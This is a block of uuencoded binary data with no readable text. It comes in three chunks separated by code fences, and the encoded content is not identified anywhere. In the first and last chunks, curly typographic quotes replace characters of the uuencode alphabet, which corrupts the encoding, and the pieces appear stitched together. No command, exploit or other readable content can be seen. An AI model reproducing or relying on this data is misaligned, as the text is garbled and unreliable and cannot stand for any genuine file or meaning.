M^]XZ,;/K8;2/2XF"O06C:1;1:2!@:A8’RV&D"!1(U9\’>/^?2%‘.R#@6ZYPA
M7N?\ZUCU3__9^&F[P9GRWO]G‘]_R^W,<%!F7!+A‘+#@P%V8K"@^C>DES!L&>
M:.-(_‘.X"HSL]‘HC6@"!9J’EJF’>P*YC>A%0#BQ>%Y*FE]/55*WH\"7(1085
M\DN4E:Z#542/%H;WD#W>E2Z<‘YI?QGA’‘Z‘YOY1Q,,-D8&#N8JP6+T9Y+[A=
M!/‘*M_(‘MH^’=-+’\E7(I*PV^\!<%B’&SL1A+-P‘3PF’J&SG,C‘="4W>#/;,
M8C]"MC2GYF+$TXV’.RJ,XB)D<&S**7;*7\5.[O_7)W_]YT’^4FW<O_XW8?U/
MXC]MMLC^K]MI/*__7^.Q8P@!<X)-&9KTBU1T(>0>E)Y^‘9R)HR.E7ZAX1ID2
M:%.8ETX!^;)QC=!30V[+P.V’>?4L*0I3)ED&4LJI9S+%8(‘Y71@.0RZ1K6PY
M52]-JQB:-V@-8^B*C)6LQ.Y‘1A’&W!V&LZJ‘2N0[O$SFTK5’6]5$Q8?!ZN+\
M[M[B%\&"[JSEEJ<$7;JJ0E_/+ZKZ)J&H5#BZX"RG<O*DP=<=*O‘’3^OQVNS8
MN^!/J)"LXM*,+53P;TXE’&)07YKXK#HP‘*59A3+)#B-1@5^I"O*Z@L?=P:^K
M@HW?4QTAO,*’V6+NDA/EJKKR%S"2S5I=B<’*_-H;NS.1=;#D#TB7PHCCSU*)
MDHQ(-?E*N.7O>"’WNFIK/M<Q0#U6[5T$%W?*.FAU3CJ7?#C;$+TARUQZ>‘RH
M"-?&=]N]T+TU!]?H\OA!"":/RA4’%U8^_W(6C<=F5GJ!,V4VCV:‘7‘::M50B
MG6_?/>K_*’Z!O^].JN:+-W]Q3_L_V"70Z2^/WQRDPA@5P=/E9$"!Q!\‘VZ-P
MJV8VD9N-T(SY/F7("(E4TY’ZH@AIO__#,0%,WQHI&&0#\T!&P@81;ID0A<ES
M)-TMQ^-T3QA‘$"FGBW!T!X*KS"3/JF/1T-U;61I&9!!8S3(S->B*V>-#Y‘_L
M+5@@#)$)0?_H;P?’JOHU8[YQ=>J88;","7>5,A’%‘T,RBVYX@+,C‘@QAC.+\
M9*C’80VOQ[)XANV:=9VC:VH0K^4I%0=0#&D_0OGK"O)BD$1&C)=‘#\6JJN,(
MK?=DD$55C]5?21<$+.1’"&%;@S>.K#M7V7[(7).Q[LJ[XWT@*+=9E1T;)A-)
M5:\6*+MR<]EBH,(9WQ>Z"H*96,PIT.1(1-.‘50%(D10\$+(<1MZ0SAGE%@H%
MF?!BR<[1.)0\;RGIS‘S^%MRT39:0$D+I3=_%^UI5431WOLHP2)K’\#UGVKJ5
MUB9TF?Y3056,%\<UCO@NHOPP>TQCHRBW,:@56JH*79719MKXYI[Z,6M._;RA
M-/H"6.7+WP\@,UD;"T\7@AZ"UJA1P6RX;I‘D1Y?Z]_</W+WS\[TWWV_K8T!%
M1D"<2$PZ’4W’$!S6)+CDXLO%N5PB2(L-F#IG[L’;-]^?VD>26(A]‘S#]8?YR
ME=H^.>N_WS^N-M@A&"2<O7_SIG]VECV4E$C’/’@!]OUIW[‘YD[<N\DJ8M7(!
M=<$BE4?6RGD^V4ZJ"D^7-!\U1ESJ$6.TWU\Y1HT$#0@(4V1F=(SH#H_!35[&
MAQ’T!67I1Z%/MO<(_-%59EBWSUMX!UJ[KL!’-8GQPQ4#?1!/.14?’)V=[QV]
MZ>?6W/BM4?\9.XU’H9A<6;Y‘$V,T8-<2M"IE>T.Q^I0#Y--W,H^"D:HM/@V4
MIVZ(’@4(5OI$.)Z\K7H4(%3KHR$1E]YT.‘XX"HLHF9LQ;,Y1MTH^M/%2B:.,
MV0GUT60Y#?^YA’9=’]X5’%HAR)<@AT4"R8\V=6N0(7.KP:H"E@2*8N48?7MS
M?’0.?3L-X’V,ZFM2H\[NZ+X#PJ3]%;+V5EK‘0ZW2;=L:Y*%*<^#"7!R?"#*9
MA1@,P^&3R&HMV$?:DW>S><^].UPYWLS;1‘E;D"Z.$NMMXD;G_;-S#IQS_,/;
M;7CKF,.*,8BD"YPDW-,‘"/9JIZ"_?W+8$\^(CKUNO"DIZ$F)/62]/080/#O<
M^PLT0>IS7%;V3]]"’@]MU^*Z^%&KKJ7F9X@"],128?.%J1SHN>9MB[R)!(J$
M;C0.5X3P4T’!06<6M@EZSI/N:]*J[,,V8O3>*K)TF0.5PLA3H&(C>7I,X40]
MJQ>"E?.;;EL\*_]_W7./_O^+.0!ZR/ZKU6UJ^X\FWO]&_?]S_(>O\OPA’$UA
M/CHNLHF_]MWOE65MDN(T]55.QV+‘\,).9V;EM.QDR2V<=G)1TUY6@8W#<N‘X
M[/C"L1QF.#(HXX[TDO,\W;_L<]_Y’VSNOT@;#\U_#/9DVW]MMMO/_A^^RH,V
M![MDK3+ST$GK+ILI/-M(_C=YY/S_PA[_[.<A^[_$_Y^*_]+>;#S;?W^5Y]G_
MW[/_OV?_?\_^_Y[]__UW]O^’)^SN4)WF?\’0;_0\9/_7V&SK]7^CV<+[’YW-
MY_W_5WGP_E>%32R‘‘.8)"3A.38C#R(>%4QD_H_4MZC=?$G-XJ7Q#+=‘D9X*7
M-^<8’X(N;F&ECD/>^_>36C.6P)‘-<Y+E@FH%/L)69*&L$N!CZ(^AT3T\Z[U"
M&X8%F23/T0Y?WN[M)P8.1WAUY276JIR7D-$P\"490FF(’/’D$HT&JM!8O‘Q$
MMU-G2"BXB6WI1ZPJ994(*W?:4’$QA\8SV<;A(&O0J‘PC\^T3C=21/\TTC1:7
M$V]JWSA.8O<EPA")07@3&HTZ6<!/;DT?’9_‘J\;M5B(]D5*’>:K3:VZU,-I>
MSCOFM[J4#OTNH+9FPY#&Z,WQV[=G_7/A-%MV^KN]L[\*YU])]’EA"7I[1^=[
M1P>XV#M%;[KPIB’T3"]3SB!:3H<NQ:7YT/JX^S-%7,!?P#-1D3^?\DFK,XS<
```

```
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
MMY]8;+P<FU+//@1HG3T8_8>*^POA0*KEHE+^"R@@9\.XBJ+4,!8I:51-)6(I(
M@V@^Q%LLJ@3&OBRLW"5HL.1.`?9\:+8(=-"[=Y>P:I^`JH)F5B++SIY$+/,3
```

```
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
```

```
M:16][?‘8ZJ1+R$&(@9\)_$SA)X(?D-\K_X0?/5N3(N@O8SF%JF;!T,4@S=@5
M_S(,ICN)HSP’6:4[D@AB7Z5.93;’"&N5:7"[,’!!R#2@G!HOH<-8_85W0><\
M/\N@U/Q[32)0?R<H$&6%E’<]FL>HE?G0[+9[’9B?=‘@%M!WA)6%RWXA’$<"Y
M8:H2%[>3NCIA&0)V+T(D.W@*%-:G,L/$"LF[.T;;U&^H?QG/::<]H*,MW68S
M=<(MY,DMH)‘R9EU^UCZ*%S&?6M&)FT.G,?V_’9P;X51-+V?OWY)+P]9&EWL,
M6P,?18O‘1:DL&HUDDQ@DA=K$]1‘(9[8C#\‘PVP=9S<>J0.]M^JL\@D,GBW2*
M\OZ$X[’1&0H>[?FX;7>CP3]@4P%B[GA’X’G+‘!W!E+#BJ@(0N\+)V("1+‘J(
M!L#5B#PV%6V)$OVUSHOJ4$E@QEV>-OI@J50D%3XY?,*Y1A706JTK*1OQY$:X
M1Y6P*=X.7Y#5-V%2SXQ‘<,,(PSHY[+S&B‘RJ’@3I6ZZ/.R7KPR])?=D0N>J1
MH>[2R=Q>C/>B1K+BXHM8O%C"?Z0+‘GW-1/T:X=Z‘_!/NWD"2P67+G\QD=XD$
M3%QPG$^<R-.H-)J5C1I&\MW,S"\/1@C‘7=$6?^9!AZXFT(AM0<?W&*.0_-M%
M,R9’G’-$DR45*Y%PB)%%AQ]:&VB88B:&1KLL2);.#KY[?W;:K,H)9XTJ#’=)
MA#1.=+(.%0KM$=9^H#GRYTKTQO)A-7$09E0J<?@M3^=L13/<])<,I"6\Y@’0
M5D‘F<8[PE7>2DW3>2YK.‘0TT584O9VGE&@\[U4O7]>*)ZY;8^ZK0/E\;Z+1P
M6Q0G16!&-C6(M5V1&,KC6?‘U’CS+*)S0CE-(=<OH%4K=8EU-@<HU30#NIQ$!
M4X,.4^=:NNA%5X9K:^):.^B%A+PRNNRK5SN4^Q5[XEWU.5/!IWO!N+B_U4<T
M>&_CZI%SJ-:\#[Y/R2EDK2G]T](RHBT,4’]%*FI1TM84/!H%/-"F=;).K@]W
MQ9I!0(*DSW7>T"S0#5^,2B<7L[JS"U@O!)T(JRHRLD"J/CPO)6\BZJE(52(I
MKD+4U;"^31VIB!M/*2]1=1/X(9T4X-5Z9MKDSA.51*%5JU[7AKAG<V_F(-NY
M=:E$(TWDY$Z,O?^ZFZ(LO$‘7(:P?HII0.T>*CF*1;KF0RJU8M%JH7%2TUJ0N
M?L2#CI<3V/#37H\VA7_FS6!;>/5)O0K5LIY(7C&^0_=Q"Z7WLZI&]0SIBL;+
MP2",+[4"S,BT7B‘S,YM7=)1;:\<9!^0,CGD7KIW,(528PK/^_W3?O3\\/S@Y
M/.B?.NW69K>71S,7N([F[%N@^](4+AP*35(.RT<‘N\L:,#1D@)G=25SDX#YI
M1T8_=!0)9G>S3H5,>@JI^M;)W"*GYU8V0H)0-BSX0&6&48RY:ZZ4UR[X&(#W
M(^’’’:-0[?4*<Y-4#MNNI’’;:?(_:10#)-]7&AR^2I5SYD1#^@1‘@7>P9<M*
M(%>‘=W#R1ODDME;-I[5LE’LJ‘,MP^/LT?/%[-4P]=G[+EC-9_DUZ+HTSOWJ[
MX7#=YG%HZ,3&77R88YSE&BJ1WP/4DJ6!@-IQ<RM7RD3=’B^BF9B0"H>L]’\-
ML#E<@Q0-JV%LW‘X#;S@(@E%B\L0K"JT9M$‘N9XETD</<Z?!GF.CT8K()R^7D
M<L]M\G’G"M)+L*\&#ET54K8ODSF>@UIH>*/?\N[?=7]\<WA\U)>6B:K950W2
M0M5238K4‘]"C-U+J!+6!3/3TW<$^;*=B)7VKQ;7_P\&A^]W>B=-Q$F7SX=Y?
MJ%-.49^5%NVWW8XC7W:-5QA>V&DUD]@1:)%WYCA8@4X\/#X^<7_8.W3(F18^
M(Z/‘0?_(?CDH%,C>-KT]@%%#XD&?J^0:.=Q)*;,<&,O‘3=P"5T&&BA<R@0P(
MJT2=L5070(65M)VJ)48X($?DT(@3FSL-J;&Q@L:,@QJ)G%9PF%3^^Z/$J!H>
MB!3SZ\+"T/-%8L,0&+C[M.#0$6,*Z:$1NREEM(GWK*HZK:’->A[,YJ@@<9*Y
M,A’-*J/?L_/3_MZ[*L4R**"^S/147W‘N5,(%)T#*2-M7BU*J6UJY@YFRRIUW
M7‘J/VI?S@‘/@8(7$‘A,-,W,FF4R(J<=Q#LLN6/J^K+),SEMS7\R:IZ04+H$Y
M#$7"VR=EE*J8COS0/H/+*_"5%?8’V"V>X>L7L<R!Q[72;%V"4DW:-J&"I81T
MV8N;2-S(,TAY6,TGDS<!’V#SMB<.;N^*0G*0*IEQ\>8%=T:PH?HS:L’E)D1W
M]=6N4)R/%7LTG1-3^22GM1O0(RJS/VI0’5X>W[+83[8.R@H%ZL==G&FP0%Z\
M\=B!COP5D!2S**2S"B’N68JZG?2JX*AU‘$G^<@*T6S*$ZBII-WB)>‘.D?_[+
MV??OW%/+Y%]OR&D*I+9<)=Q;<1/FXB2MM5%CJBXA2&UM^6)DT*I45Z^@5GR;
M:$C-$I)2-=J_,&UB(U6SQ7(:9I.‘D*/-<JB’,N;2#^9^/$MX4.[(4>"I(?=!
M3@M*655E5?K(,#BGY],]IPZ9G$N/Y3;2]A8+="]&1C@1&^08UE18K0(9Z/W[
M@$S<O/DB9F,EE‘2U$8]=C*=G>GT&\-,+Q0LI4P‘>:>W.R;*NLVBN*8W\=K7L
MD>[8(8JJAET8M8YF)",^NI6TD0:0YX-1#8"$G<,!>S’D:OC(@X‘ES&C9L%8S
MAM&4$PN6D&AGRHB+<G)D4/<:O=8*419:S9^ZSH""$QL:5%.V".H>‘M‘&X[@B
M,9J’‘)CA%#:"=64.Y#UCNY$I61U<HGIM6A<’(V3%_"W&C[-Y-/’&L()-0!J7
MMG\WP4O@ZH/P‘@VU,.(#F8F(DCSPJ-&:BF><NK2IB4*CNN!E3$>@"Z(Q,M8"
M0BV.PEMHIU@G,T36?1,U#@(T_4+#K#%:1-R)Z,J[,PSI@.DN,31U>,O6R=@_
MX+].,F&)<’C2,MZY*9H&R*<=&683/TNENT3J:]’,;!?N(8FGT‘0=[OV:8:_5
MT@//?]7%*1CJPP#UA8@FP-P83:D!FQ?AE&=R>MYIN?XWF0’6AL?:(F4W/\Z3
M\6%TOJ‘VCR5UFR:[)08HO$4.+$T-.ZVP^DA&3F!Y\H3.O!-58’*I[3‘0;^6)
